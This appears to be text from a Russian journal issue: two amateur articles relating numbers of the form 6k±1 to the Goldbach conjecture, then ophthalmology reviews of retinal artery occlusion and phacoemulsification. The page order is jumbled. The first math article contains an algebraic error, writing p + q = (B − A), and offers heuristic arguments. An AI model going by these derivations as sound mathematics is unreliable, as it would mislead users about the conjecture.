We consider the question of decomposing even numbers  $2N$  into two terms  $N+A$  and  $N-A$  each of which is a prime number (one of the formulations Golbach conjecture). It is shown how to count which numbers from a series of numbers  $6k\pm 1$  are actually prime.

**Ключевые слова:** простые числа, гипотеза Гольдбаха, разложение на слагаемые.

**Keywords:** prime numbers, Goldbach conjecture, decomposition into terms.

Как известно из литературы, простые числа могут быть представлены как числа ряда  $6k\pm 1$ , где  $k$  – натуральное число (так как при делении числа этого ряда дают в остатке 1 или 5). Однако некоторые числа из этого ряда являются составными, что и делает необходимым более подробное рассмотрение этого вопроса.

Рассмотрим некоторое число  $6K\pm 1$  из данного ряда, которое не является простым (например, 25 или 49). Если это число составное, то, соответственно, согласно основной теореме арифметики [2], оно может быть представлено как произведение двух и более простых чисел.

Пусть, например, данное число представляет собой произведение двух простых множителей.

Так как простое число может быть представлено в виде  $6k\pm 1$ , то можно записать

$$6K\pm 1 = (6m\pm 1) \cdot (6h\pm 1),$$

где  $m$  и  $h$  – некоторые натуральные числа. Возьмём для определённости случай, когда знаки у множителей в скобках и у числа одинаковые (все плюсы). Тогда, раскрывая скобки, получим

$$6K+1 = 36hm + 6(h+m) + 1,$$

$$6K = 36hm + 6(h+m),$$

$$K = 6hm + (h+m),$$

$$K - (h+m) = 6hm.$$

Например, при  $K=9$ ,  $h=1$ ,  $m=2$  левая часть последнего равенства делится на 6, и число 55 не является простым ( $55 = 5 \cdot 11$ ).

Аналогичным образом можно показать, что при равенстве

$$6K+1 = (6m-1) \cdot (6h-1)$$

возникает следующее условие того,  $6K+1$  не является простым числом

$$K + (h+m) = 6hm.$$

Это условие выполняется, например, при  $K=4$ ,  $h=1$ ,  $m=1$ , когда сумма чисел  $K$ ,  $h$  и  $m$  делится на 6, а число 25 не является простым, так как  $25=5 \cdot 5$ .

При других знаках в равенстве также получатся выражения, связывающие между собой числа  $K$ ,  $h$ ,  $m$  и показывающие, можно ли разложить число вида  $6K\pm 1$  на два простых множителя, то есть, является ли оно на самом деле простым.

Заметим, что, начиная с числа  $25=6 \cdot 4+1$ , числа из ряда  $6k\pm 1$  могут быть разложены на 2 простых множителя, а начиная с числа  $125=6 \cdot 20-1$ , их можно разложить на 3 простых множителя ( $125=5 \cdot 5 \cdot 5$ ). Так как

$$25 = 5^2,$$

$$125 = 5^3,$$

то очевидно, что максимальное количество простых множителей, на которые можно разложить число из ряда  $6k\pm 1$ , определяется целой частью  $\log_5(6k\pm 1)$ .

В случае, если число  $6K\pm 1$  является произведением трёх простых множителей, по аналогии с вышеизложенным имеем

$$6K\pm 1 = (6m\pm 1) \cdot (6h\pm 1) \cdot (6l\pm 1),$$

где  $h$ ,  $m$ ,  $l$  – натуральные числа. Тогда для случая, когда все знаки в уравнении – плюсы, можно записать

$$6K = 6^3mhl + 6^2l(h+m) + 6^2mh + 6(m+h+1),$$

$$K = 6^2mhl + 6l(h+m) + 6mh + (m+h+1),$$

из которого можно, в принципе, определить, на какие множители можно разложить данное число. Например, число 343 является составным ( $343=7 \cdot 7 \cdot 7$ ), и его можно записать как

$$343 = 6 \cdot 57 + 1,$$

и в этом случае  $K=57$ ,  $m=h=l=1$ .

При изменении знаков, очевидно, будут получены некоторые аналогичные математические выражения, связывающие между собой числа  $K$ ,  $m$ ,  $h$ ,  $l$ .

Согласно известной бинарной гипотезе Гольбаха [3], любое чётное число, начиная с 4, может быть представлено как сумма двух простых чисел (которые, в частности, могут быть равны друг другу). Рассмотрим следующую формулировку данной гипотезы: любое чётное число  $2N > 4$  может быть представлено в виде суммы двух слагаемых  $N+A$  и  $N-A$ , каждое из которых является простым числом.

Возьмём для начала некоторое чётное число  $4N$ . Согласно постулату Бертрана [4], в интервале от  $N$  до  $2N$  обязательно найдётся простое число  $p$ . Аналогичным образом, в интервале от  $2N$  до  $4N$  обязательно найдётся простое число  $q$ . Так как  $p$  и  $q$  – простые числа, то можно записать, как и в предыдущих случаях

$$\begin{aligned} p &= 6m \pm 1, \\ q &= 6h \pm 1. \end{aligned}$$

Следовательно,

$$\begin{aligned} 2N + A &= p = 6m \pm 1, \\ 2N - B &= q = 6h \pm 1, \end{aligned}$$

где  $A$  и  $B$  – натуральные числа, причём

$$\begin{aligned} A &< 2N, \\ B &< N, \end{aligned}$$

Так как число  $2N$  – чётное, а числа  $6m \pm 1$  и  $6h \pm 1$  – нечётные, то из записанных равенств очевидно, что  $A$  и  $B$  также должны быть нечётными.

Складывая два последних равенства, получаем

$$4N = 2N + 2N = p + q = (B - A).$$

Так как простые числа  $p$  и  $q$  – нечётные, а  $4N$  – чётное, то это означает, что разность  $(B - A)$  – тоже чётное число или, в частном случае,

$$B = A.$$

В этом частном случае

$$4N = (2N + A) + (2N - A) = p + q,$$

то есть, гипотеза Гольдбаха справедлива.

Если же  $B$  и  $A$  не равны друг другу, то, так как эти числа – нечётные, то их разность равна чётному числу. В случае, если выполняется условие

$$B < A$$

то разность

$$(B - A) < 0$$

и тогда получается

$$4N + (A - B) = p + q.$$

Если

$$A - B = 4,$$

то можно записать

$$4N + 4 = 4(N + 1) = p + q.$$

Аналогичным образом, при условии

$$A - B = 8$$

получается,

$$4N + 8 = 4(N + 2) = p + q.$$

Если же

$$(B - A) > 0,$$

например,

$$A - B = -4,$$

то можно записать

$$4N - 4 = 4(N - 1) = p + q.$$

Таким образом, вполне возможно, что чётное число  $4N$  может быть представлено как сумма двух простых чисел  $2N + A$  и  $2N - A$ .

Так как, как видно из записанных ранее равенств,

$$A + B = p - q,$$

то можно ожидать, что вопрос о верности гипотезы Гольдбаха связан с вопросом промежутка между простыми числами.

### Список литературы:

1. Простое число // Математическая энциклопедия (в 5 томах). — М.: Советская Энциклопедия, 1977. — Т. 4.
2. Жиков В.В. Основная теорема арифметики // Соросовский образовательный журнал. — 2000. — Т. 6 – № 3. — С. 112—117.3
3. Стюарт И. Территория простых чисел. Проблема Гольдбаха // Величайшие математические задачи. — М.: «Альпина нон-фикшн», 2016. — 460 с.
4. Зенкин В.И. Распределение простых чисел. Элементарные методы. – Калининград, 2008. – 159 с.

## О РАЗЛОЖЕНИИ ЧЕТНЫХ ЧИСЕЛ НА ПРОСТЫЕ СЛАГАЕМЫЕ

Амосов Евгений Александрович

доц., Самарский государственный технический университет,  
РФ, г. Самара

## THE DECOMPOSITION OF EVEN NUMBERS INTO PRIME TERMS

Eugene Amosov

Associate professor, Samara state technical university,  
Russia, Samara

## АННОТАЦИЯ

Рассмотрен известный вопрос о разложении четных чисел на два слагаемых, каждое из которых является простым числом (гипотеза Гольбаха). Показано, что чётные числа, начиная с 10, могут быть представлены как сумма двух чисел вида  $6k \pm 1$  и  $6n \pm 1$ , где  $k$  и  $n$  – натуральные числа.

## ABSTRACT

We consider the well-known question of decomposing even numbers into two terms, each of which is a prime number (Holbach's conjecture). It is shown that even numbers starting from 10 can be represented as the sum of two numbers of the form  $6k \pm 1$  and  $6n \pm 1$ , where  $k$  and  $n$  are natural numbers.

**Ключевые слова:** простые числа, гипотеза Гольдбаха, разложение на слагаемые.

**Keywords:** prime numbers, Goldbach's conjecture, decomposition into terms.

Как известно, число является простым, если оно делится на единицу и самого себя [1]. Если рассмотреть последовательности чисел  $6n$ ,  $6n+1$ ,  $6n+2$ ,  $6n+3$ ,  $6n+4$ ,  $6n+5$ , где  $n$  – натуральное число, то очевидно, что простыми числами могут только числа вида  $6n+1$  и  $6n+5$ . Действительно, числа вида  $6n+2$  и  $6n+4$  являются четными, то есть, не могут быть простыми, числа вида  $6n+3$  делятся на себя и на число 3 (по признаку делимости на три), то есть, тоже являются составными. В результате остаются только числа вида  $6n+1$  и  $6n+5$ .

Отметим, что числа ряда  $6n+5$  можно представить в несколько другом виде. Для этого преобразуем

$$6n+5 = 6n+6-1 = 6(n+1)-1.$$

Отсюда вытекает, что число является возможно простым, если оно имеет вид  $6n \pm 1$ , где  $n$  – натуральное число.

Однако не все из чисел ряда  $6n+1$  и ряда  $6n+5$  на самом деле являются простыми. Из этих рядов выпадают такие целые числа как 25, 35, 49, 55, хотя они и делятся на 6 с остатком 1 или 5:

$$\begin{aligned} 25 &= 6 \cdot 4 + 1, \\ 35 &= 6 \cdot 6 - 1, \\ 49 &= 6 \cdot 8 + 1, \\ 55 &= 6 \cdot 9 + 1. \end{aligned}$$

Поэтому числа из указанных рядов мы и назовём возможно простыми числами.

Согласно известной бинарной гипотезе Гольбаха [2], любое чётное число, начиная с числа 4, может быть представлено как сумма простых чисел. В настоящее время данная гипотеза является нерешённой математической проблемой и не доказана в общем виде [4], хотя проверка на компьютере показывает, что, действительно, она выполняется до очень больших величин. Всё это делает необходимым развитие разнообразных подходов к поиску общего доказательства данной гипотезы, одним из

которых и может быть предлагаемые ниже рассуждения.

Покажем в данной статье, что любое чётное число, начиная с 10, может быть представлено как сумма двух возможно простых чисел вида  $6k \pm 1$  и  $6n \pm 1$ , где  $k$  и  $n$  – натуральные числа.

Представим все чётные числа, начиная с 10, как совокупность следующих рядов чисел:  $12n-2$ ,  $12n$ ,  $12n+2$ ,  $12n+4$ ,  $12n+6$ ,  $12n+8$ , где  $n$  – натуральное число. Покажем, что числа из любого указанного ряда можно представить, как сумму двух возможно простых чисел.

Действительно, запишем число  $12n-2$  как

$$12n - 2 = (6n - 1) + (6n - 1).$$

Иначе говоря, число вида  $12n-2$  можно представить, как сумму двух возможно простых чисел.

Проведём аналогичные преобразования с другими числами из указанных выше рядов.

Для  $12n$  получаем

$$12n = 6n + 6n = (6n + 1) + (6n - 1).$$

Числа вида  $12n+2$  разложим следующим образом

$$12n+2 = (6n + 1) + (6n + 1).$$

В случае  $12n+4$  применим следующее разложение

$$12n+4 = (6n - 1) + (6n + 5) = (6n - 1) + (6(n+1) - 1).$$

Для ряда чисел  $12n+6$  используем такое представление

$$12n + 6 = 6n + 6n + 6 = (6n + 1) + (6(n+1) - 1).$$

И, наконец, при рассмотрении ряда чисел  $12n+8$ , можно записать

$$12n + 8 = 6n + 1 + 6n + 6 + 1 = (6n + 1) + (6(n+1) + 1).$$

Таким образом, приходим к выводу, что, действительно, любое чётное число, начиная с 10, может быть представлено как сумма двух слагаемых вида  $6n \pm 1$ , то есть, как сумма двух возможно про-



стных чисел. Причём эти числа могут быть как равны друг другу, так и отличаться на 2, 4 или 6.

Если каждое из чисел вида  $6n \pm 1$  действительно является простым числом, то цель достигнута, и чётное целое число, большее или равное 10, представлено нами в виде суммы двух простых чисел.

Обсудим теперь случай, когда слагаемое равно  $6n+1$ , но не является простым числом. Например, число 50 равно

$$50 = 25+25,$$

и слагаемые не являются простыми числами, хотя, как уже было отмечено ранее, каждое из слагаемых может быть записано как число ряда чисел  $6n+1$ . Но если преобразовать данное равенство следующим образом

$$50 = 25+25 = (25+6) + (25-6) = 19 + 31,$$

то цель будет достигнута, и чётное число 50 будет разложено на два простых слагаемых.

Аналогичную закономерность можно увидеть и в других случаях, при разложении чётного числа на два слагаемых вида  $6n \pm 1$ , которые не являются простыми.

Например,

$$70 = 35+35 = (35+6) + (35-6) = 41 + 29,$$

$$98 = 49+49 = (49+12) + (49-12) = 61 + 37,$$

$$110 = 55+55 = (55+18) + (55-18) = 73 + 37.$$

Данные равенства позволяют нам сформулировать гипотезу, что в случае, если слагаемые вида  $6n \pm 1$  не являются простыми числами, то добавляя к одному слагаемому и отнимая от другого слагаемого число, кратное 6, мы будем получать в результате два слагаемых, являющихся простыми числами.

#### Список литературы:

1. Математическая энциклопедия (в 5 томах). — М.: Советская Энциклопедия, 1977.
2. Стюарт И. Территория простых чисел. Проблема Гольдбаха // Величайшие математические задачи. — М.: «Альпина нон-фикшн», 2016. — 460 с.
3. Зенкин В.И. Распределение простых чисел. Элементарные методы. — Калининград, 2008. — 159 с.
4. Матиясевич Ю. В. Десятая проблема Гильберта. — М, 1993. — 223 с.
5. Галочкин А. И., Нестеренко Ю. В., Шидловский А. Б. Введение в теорию чисел. — М.: Изд. МГУ, 1995. — 152 с.

Эту гипотезу также можно выразить и по-другому: для любого чётного целого числа, начиная с 10, простые числа, меньшие этого числа, либо равны половине чётного числа, либо они распределены симметричным образом по отношению к половине чётного числа.

Отметим, что согласно постулату Бертрана [3], для любого натурального числа  $n$ , начиная с  $n=2$ , в числовом промежутке от  $n$  до  $2n$  обязательно найдётся простое число. Так как в последних равенствах мы как раз и рассматриваем такие промежутки, то, следовательно, в интервале, например, от 35 до 70 обязательно должно существовать хотя бы одно простое число  $p$ , такое что

$$35 < p < 70.$$

Это число и может быть первым слагаемым суммы, дающей чётное число, большее или равное 10.

Аналогичным образом, из постулата Бертрана следует, что для любого чётного числа  $n$ , начиная с 4, в числовом промежутке от  $n/2$  до  $n$  обязательно найдётся хотя бы одно простое число. Поэтому в числовом промежутке от  $3k-1$  до  $6k-2$  должно существовать хотя бы одно простое число, которое, возможно, и будет вторым слагаемым разложения чётного числа.

**Вывод.** Показано, что любое чётное число, начиная с 10, можно представить, как сумму двух слагаемых вида  $6k \pm 1$  и  $6n \pm 1$ , где  $k$  и  $n$  — натуральные числа. Выдвинута гипотеза о симметричном распределении простых чисел, меньших данного чётного числа, по отношению к половине данного чётного числа.

## МЕДИЦИНА И ФАРМАКОЛОГИЯ

ОККЛЮЗИЯ ЦЕНТРАЛЬНОЙ АРТЕРИИ СЕТЧАТКИ  
И ЕЕ ВЕТВЕЙ. ДИАГНОСТИКА. ЛЕЧЕНИЕ. ПРОГНОЗ**Дроздов Игорь Алексеевич***врач-офтальмолог, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Образцова Мария Романовна***ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Какунина Светлана Александровна***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Норман Кирилл Сергеевич***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва*OCCLUSION OF THE CENTRAL RETINAL ARTERY AND THE BRANCHES.  
DIAGNOSTICS. TREATMENT. FORECAST**Drozdkov Igor***Ophthalmologist, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Obraztsova Maria***Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Kakunina Svetlana***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of  
Health,  
Russia, Moscow***Norman Kirill***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of  
Health,  
Russia, Moscow***Ключевые слова:** центральная артерия сетчатки, окклюзия.**Keywords:** Central retinal artery, occlusion

Кровоснабжение сетчатки осуществляется двумя системами кровеносных сосудов:

1) Хориокапиллярным слоем сосудистой оболочки, образованным из мелких ветвей задних коротких цилиарных артерий - кровоснабжают наружные слои сетчатки, область желтого пятна, хориоидею до экватора. Ход этих артерий в склере короткий и прямой [1].

2) Центральной артерией сетчатки, которая отходит от глазничной артерии на расстоянии 10-15 мм от глазного яблока и проникает вместе с одноименной веной в зрительный нерв на расстоянии 7-

10 мм от заднего полюса. Г. А. Зарубей (1965) установил, что центральная артерия сетчатки является первой ветвью глазничной артерии в 20,7%, второй по порядку ветвью – в 68,8%; она отделяется от одного и того же места с задней короткой цилиарной артерией как третья ветвь в 9,4%. Она входит в нерв под прямым углом и дает два вида артериальных ветвей. Одни из них, с большим диаметром, делятся на коротком расстоянии 5-7 раз и образуют густую сосудистую сеть, достигающей середины нерва. Вторые, меньшего диаметра, также дихотомически делятся и образуют сосудистую сеть, но не

достигают аксиальных отделов. S. Naught (1963) выделяет три группы ветвей центральной артерии сетчатки: интраорбитальные, внутриоболочечные, интраневральные [1].

Основной ствол ЦАС не имеет прямолинейного хода, и одет на всем протяжении соединительно-тканной оболочкой, которая предохраняет волокна зрительного нерва от действия пульсовой волны центральной артерии сетчатки [1].

Диаметр ЦАС колеблется от 0,28 до 0,9 мм. На диске зрительного нерва центральная артерия сетчатки делится на верхнюю и нижнюю ветвь, каждая из которых, в свою очередь, делится на височную и носовую веточки. Центральная артерия сетчатки является основным сосудом, обеспечивающим питание мозгового слоя сетчатки (внутренние шесть слоев) [1].

Это истинная артерия с развитым мышечным слоем и внутренней эластической мембраной. Однако после прохождения решетчатой пластинки ее гистологическая структура меняется: внутренняя эластическая мембрана редуцируется в тонкий слой и полностью исчезает после 1-ой или 2-ой бифуркации. По этой причине все ветви ЦАС следует считать артериолами. Калибр артериол и венул первого порядка составляет 100 и 150 мкм соответственно, второго порядка – 40 и 50 мкм, третьего порядка – в пределах 20 мкм. Сосуды, имеющие калибр менее 20 мкм при офтальмоскопии не видны. ЦАС является артерией конечного типа, т.е. не имеет развитых анастомозов с другими сосудистыми системами. В некоторых случаях (49,5%) от артериального круга Цинна-Галлера отходит цилиоретинальная артерия, выходит обычно на диск зрительного нерва вблизи его темпорального края, затем переходит на сетчатку и снабжает кровью небольшую область между диском и желтым пятном, являющаяся веточкой одной из задних коротких цилиарных артерий (Justice J., Lehmann R. P., 1976). Ретинальные сосуды формируют четыре сосудистые зоны, обеспечивающие циркуляцию крови в 4-х квадрантах сетчатки. Основные ветви ЦАС проходят от ДЗН к периферии на уровне слоя нервных волокон. Здесь сосуды дихотомически делятся, вплоть до прекапиллярных артериол и капилляров, которые разветвляются в сетчатке до ее наружного плексиформного слоя. Ветви ЦВС, сопутствующие артериям, собирают кровь от посткапиллярных венул [1-2].

#### **Окклюзия центральной артерии сетчатки**

**Окклюзия центральной артерии сетчатки** – острая блокада центральной ретинальной артерии или ее ветвей, приводящая к расстройству кровообращения и ишемии сетчатки. Окклюзия центральной артерии сетчатки проявляется внезапной потерей зрения либо секторальным выпадением полей зрения в одном глазу. При диагностике сосудистой патологии сетчатки учитываются данные офтальмологических тестов (визометрии, периметрии), офтальмоскопии, тонометрии, флюоресцентной ангиографии и томографии сетчатки, электрофизиологических исследований функции зрительного анализатора и др. Выявление окклюзии центральной артерии сетчатки требует немедленного проведения

терапии: массажа глазного яблока, парацентеза передней камеры глаза, снижения ВГД, введения вазодилататоров и антиагрегантов [1-2].

Окклюзия центральной артерии сетчатки, как правило, развивается у пациентов старше 60-65 лет; при этом у мужчин в 2 раза чаще, чем у женщин. В большинстве случаев окклюзия носит односторонний характер. В 60% наблюдений расстройство кровообращения развивается в центральной артерии сетчатки и приводит к стойкой потере зрения на один глаз. У 40% пациентов артериальная окклюзия затрагивает одну из ветвей ретинальной артерии, что сопровождается выпадением соответствующей части поля зрения. В зависимости от уровня блокировки кровотока в *офтальмологии* различают окклюзию центральной артерии сетчатки, окклюзию ветвей ЦАС и окклюзию цилиоретинальной артерии. Окклюзия центральной артерии сетчатки может развиваться изолированно или сочетаться с *окклюзией центральной вены сетчатки* или *передней ишемической нейропатией зрительного нерва* [3].

#### **Этиология**

Механизм острого расстройства ретинального кровообращения может быть связан со спазмом, тромбозом, эмболией, коллапсом артериол сетчатки. Чаще всего к неполной или полной окклюзии приводит закупорка ретинальных сосудов холестериновыми, кальцифицированными или фибриновыми эмболами. Во всех случаях окклюзия центральной артерии сетчатки является следствием системных острых или хронических патологических процессов.

Основными факторами риска развития окклюзии центральной артерии сетчатки в пожилом возрасте служат *артериальная гипертензия*, *атеросклероз*, гигантоклеточный артериит (*болезнь Хортона*). В более молодом возрасте циркуляторные нарушения в сосудах сетчатки могут быть связаны с *инфекционным эндокардитом*, *пролапсом митрального клапана*, поражением клапанного аппарата сердца при *ревматизме*, нарушением сердечного ритма (*аритмией*), *нейроциркуляторной дистонией*, *сахарным диабетом*, *антифосфолипидным синдромом*. Местными провоцирующими факторами окклюзии центральной артерии сетчатки могут выступать ретиноваскулиты, отек и друзы ДЗН, повышенное ВГД, компрессия сосудов орбиты ретробульбарной гематомой, опухолью, офтальмологические операции [3].

Потенциальную опасность в отношении окклюзии центральной артерии сетчатки представляют синдром гиперкоагуляции, переломы трубчатых костей, внутривенные инъекции, сопряженные с опасностью тромбоза, жировой или воздушной эмболии. Коллапс артериол сетчатки возможен при массивной кровопотере, обусловленной *маточным*, *желудочно-кишечным* или внутренним кровотечением [3-4].

В результате спазма, тромбоза эмболии или коллапса артериол происходит замедление либо полное прекращение кровотока в пораженном сосуде, приводящее к острой ишемии сетчатки. В том случае, если кровоток удастся восстановить в течение ближайших 40 минут, возможно частичное восстанов-

ление нарушенных зрительных функций. При более длительной гипоксии в сетчатке развиваются необратимые изменения – некроз ганглиозных клеток и нервных волокон с их последующим аутолизом. Исходом окклюзии центральной артерии сетчатки служит атрофия зрительного нерва и стойкая потеря зрения [3-4].

#### **Симптомы**

В большей части случаев окклюзия центральной артерии сетчатки развивается внезапно и безболезненно. При этом пациент отмечает неожиданную потерю зрения на один глаз, которая происходит стремительно, буквально в течение нескольких секунд. Примерно в 10% случаев возникают эпизоды кратковременного проходящего нарушения зрения. При тромбозе ЦАС нарушению функции зрения могут предшествовать явления фотопсии – световых вспышек [3-4].

Реже при окклюзии центральной артерии сетчатки возникает секторальное выпадение в поле зрения. Степень снижения остроты зрения варьирует от сохранности различения предметов у лица до полной слепоты [3-4].

#### **Диагностика**

Постановке диагноза способствует анализ анамнестических данных: наличие у пациента сердечно-сосудистых, системных, воспалительных, обменных заболеваний, травм глаза, других сосудистых катастроф (инсульта, инфаркта миокарда, поверхностных и глубоких тромбозов вен нижних конечностей, облитерирующего эндартериита и пр.). Необходимое обследование включает проведение офтальмологических тестов, осмотра глазного дна, контрастной рентгенографии сосудов сетчатки, лабораторных тестов [3-4].

#### **Визиометрия**

при окклюзии центральной артерии сетчатки выявляет снижение остроты зрения от 0 до 0,02-0,1. Степень снижения зрения зависит от уровня окклюзии и площади участка ишемии. С помощью периметрии обнаруживаются дефекты периферического зрения (секторальные или центральные скотомы, соответствующие ишемизированной зоне сетчатки, концентрическое сужение поля зрения) [3-4].

#### **Биомикроскопия**

позволяет предварительно судить о степени окклюзии центральной артерии сетчатки. Так, при неполной окклюзии определяется афферентный зрачковый дефект (зрачок Маркуса-Гунна); при тотальной окклюзии – реакция зрачка на свет отсутствует или резко снижена [3-4].

Визуальный осмотр глазного дна методом офтальмоскопии выявляет отек, потерю прозрачности, побледнение сетчатки и ДЗН. На этом фоне отчетливо выделяется центральная ямка макулярной области (синдром «вишневой косточки»), имеющая более яркую окраску за счет хориоидального кровоснабжения. Ретинальные артериолы сужены, имеют неравномерный калибр; в первые дни после развившейся окклюзии центральной артерии сетчатки в них могут просматриваться эмболы [3-4].

Проведение флюоресцентной ангиографии позволяет уточнить локализацию тромба или эмбола, выяснить степень блокировки сосуда [3-4].

Рентгенографическими признаками окклюзии центральной артерии сетчатки служат замедление или сегментарный характер кровотока в ретинальных артериолах; при полной непроходимости ветвей ЦАС – симптом «обрыва сосуда» [3-4].

Данные электроретинографии характеризуются снижением или отсутствием амплитуды регистрируемых волн, свидетельствующим о разрушении ганглиозных клеток и ишемии хориоидеи.

Уточняющая диагностика при окклюзии центральной артерии сетчатки проводится с помощью УЗДГ глазных сосудов, оптической когерентной и лазерной сканирующей томографии сетчатки, тонометрии [3-4].

Необходимо проведение исследования коагулограммы и липидограммы, посева крови (в случае подозрения на бактериальную эмболию), дуплексного сканирования сонных артерий, УЗИ сердца и т. д. Кроме офтальмолога, при наличии показаний, пациент с окклюзией центральной артерии сетчатки должен быть осмотрен кардиологом, сосудистым хирургом, ревматологом, эндокринологом, гематологом, инфекционистом [3-4].

#### **Лечение**

Лечение окклюзии центральной артерии сетчатки должно быть начато в первые часы от момента предъявления жалоб на снижение зрения; в противном случае восстановить зрение будет невозможно. Неотложная первичная помощь включает проведение массажа глазного яблока для восстановления кровотока в ЦАС. С целью снижения ВГД производится инстилляцией глазных капель, введение мочегонных препаратов, осуществляется парацентез роговицы.

При окклюзии центральной артерии сетчатки, обусловленной спазмом артериол, патогенетическая терапия включает применение вазодилаторов (нитроглицерина сублингвально, эуфиллина внутривенно, папаверина внутримышечно и др.), проведение ингаляций кислородной смесью или гипербарической оксигенации [3-4].

При тромбозе ЦАС на первый план выходит применение тромболитиков и антикоагулянтов, зондирование ветвей глазной артерии через надглазничную артерию, внутривенные инфузии декстранов [3-4].

При любом типе окклюзии центральной артерий сетчатки целесообразен прием антиоксидантов, местные ретробульбарные и парабульбарные инъекции сосудорасширяющих препаратов, инстилляций б-адреноблокаторов. Одновременно назначается корригирующее лечение сопутствующей системной патологии [3-4].

Эффективность терапии во многом зависит от сроков ее начала и наиболее высока в первые минуты и часы от момента развития окклюзии центральной артерии сетчатки. Прогноз и профилактика

Исходом окклюзии центральной артерии сетчатки у 1 % пациентов служит неоваскуляризация ДЗН с развитием вторичной неоваскулярной глау-

*комы*. Наиболее частым и грозным осложнением патологии служит атрофия зрительного нерва и слепота [3-4].

Восстановление зрения возможно лишь при начале полного объема лечения в течение первых 40-60 мин. от момента развития окклюзии артериол в том случае, если патогенез непроходимости сосудов обусловлен их спазмом. Пациенты, перенесшие окклюзию центральной артерии сетчатки, составляют группу риска по развитию острых сосудистых катастроф с летальным исходом [3-4].

#### Список литературы:

1. В.Г. Копаева- "Основы офтальмологии"
2. Дж. Кански- "Клиническая офтальмология"
3. T. Schlote, M. Grueb - "Ophthalmology "
4. Источник - сайт "Московской Глазной Клиники"

Профилактика окклюзии центральной артерии сетчатки тесно связана с необходимостью своевременного лечения сопутствующей патологии, исключением провоцирующих факторов (курения, стрессовых ситуаций, тяжелых физических нагрузок, посещения *бань* и *саун*, приема горячих ванн, длительных авиаперелетов, занятий подводным плаванием и др.). Лица, составляющие группу риска по развитию окклюзии ЦАС, должны регулярно осматриваться окулистом и получать превентивную терапию [3-4].

## ФАКОЭМУЛЬСИФИКАЦИЯ КАТАРАКТЫ С ИМПЛАНТАЦИЕЙ ИОЛ. ВОЗМОЖНОСТИ ПРИ ИСПОЛЬЗОВАНИИ ФАКОЭМУЛЬСИФИКАТОРА КОМБИНИРОВАННОГО С ВИТРЕОТОМОМ (Литобзор)

**Дроздов Игорь Алексеевич**

врач-офтальмолог, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России, РФ, г. Москва

**Образцова Мария Романовна**

ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России, РФ, г. Москва

**Какунина Светлана Александровна**

канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России, РФ, г. Москва

**Норман Кирилл Сергеевич**

канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России, РФ, г. Москва

## PHACOEMULSIFICATION OF CATARACTS WITH IOL IMPLANTATION. POSSIBILITIES WHEN USING A PHACOEMULSIFIER COMBINED WITH VITREOTOME (LITERATURE REVIEW)

**Drozdov Igor**

Ophthalmologist, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health, Russia, Moscow

**Obraztsova Maria**

Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health, Russia, Moscow

**Kakunina Svetlana**

Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health, Russia, Moscow

**Norman Kirill**

Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health, Russia, Moscow

**Ключевые слова:** факоемульсификация, стекловидное тело, витреотом.

**Keywords:** phacoemulsification, vitreous body, vitreous.

### Факоемульсификация

Микрохирургический метод удаления *катаракты*, при котором для разрушения ядра хрусталика по принципу «отбойного молота» используется специальная игла. Осуществляются возвратно-поступательные и/или осцилляционные колебания частотой выше 20 000 раз в секунду [1].

### Достоинства операции

По сравнению с ранее использовавшимся для той же цели метода экстракапсулярной экстракции *катаракты*, факоемульсификация позволяет раздробить ядро *хрусталика* и провести его аспирацию через небольшой разрез (2,2 мм) [1].

Достоинствами метода является значительно меньший хирургически индуцированный астигматизм, меньшее число осложнений, отсутствие необходимости наложения швов и сокращение сроков реабилитации пациентов [1].

Для проведения манипуляций требуется микрохирургический инструментарий и прибор — факоемульсификатор [1].

### Подготовка к операции

Подготовка к операции включает оценку офтальмологом плотности ядра хрусталика и сохранности его связок, с целью убедиться в достаточной безопасности выбора этого метода операции. Факоемульсификация проводится под местной анестезии

ей, для которой применяют инстилляцию каплей «тетракаин» «Пропаракаин» или «Алкаин». Инъекционная местная анестезия применяется большинством хирургов для предотвращения движения экстраокулярных мышц. [2].

Хирургическая техника

- Для обеспечения доступа к ядру хрусталика проводятся два или три небольших разреза в области лимба (основной разрез шириной 2,2 мм на 11 часах для удобства работы факонконечником, дополнительный разрез (разрезы) шириной 1,2 мм на 9 и 3 часах соответственно [2].

- Проводится введение анестетика-мидриатика в переднюю камеру с целью расширения зрачка [2].

- 

- Введение вискоэластика для поддержания глубины передней камеры [2].

- Проводится удаление передней капсулы *хрусталика* помощью капсульного пинцета. Наконечник факоэмульсификатора, который выполнен в виде небольшой иглы вводится в полость глаза и разделяет ядро хрусталика на отдельные фрагменты, используя при этом чоппер (техника Phaco Quick Chop, Phaco chop) [2].

#### **Осложнения факоэмульсификации**

Осложнения при факоэмульсификации встречаются реже, чем при удалении катаракты через большие разрезы. Специфические осложнения факоэмульсификации относятся к повреждающему действию факонконечника на эндотелий *роговицы глаза*, что может приводить к отеку роговицы в раннем послеоперационном периоде (особенно при факоэмульсификации плотных катаракт). Предметом дискуссий остается влияние высокой частоты колебаний факонконечника на состояние центральных отделов *сетчатки глаза* и стекловидного тела [3].

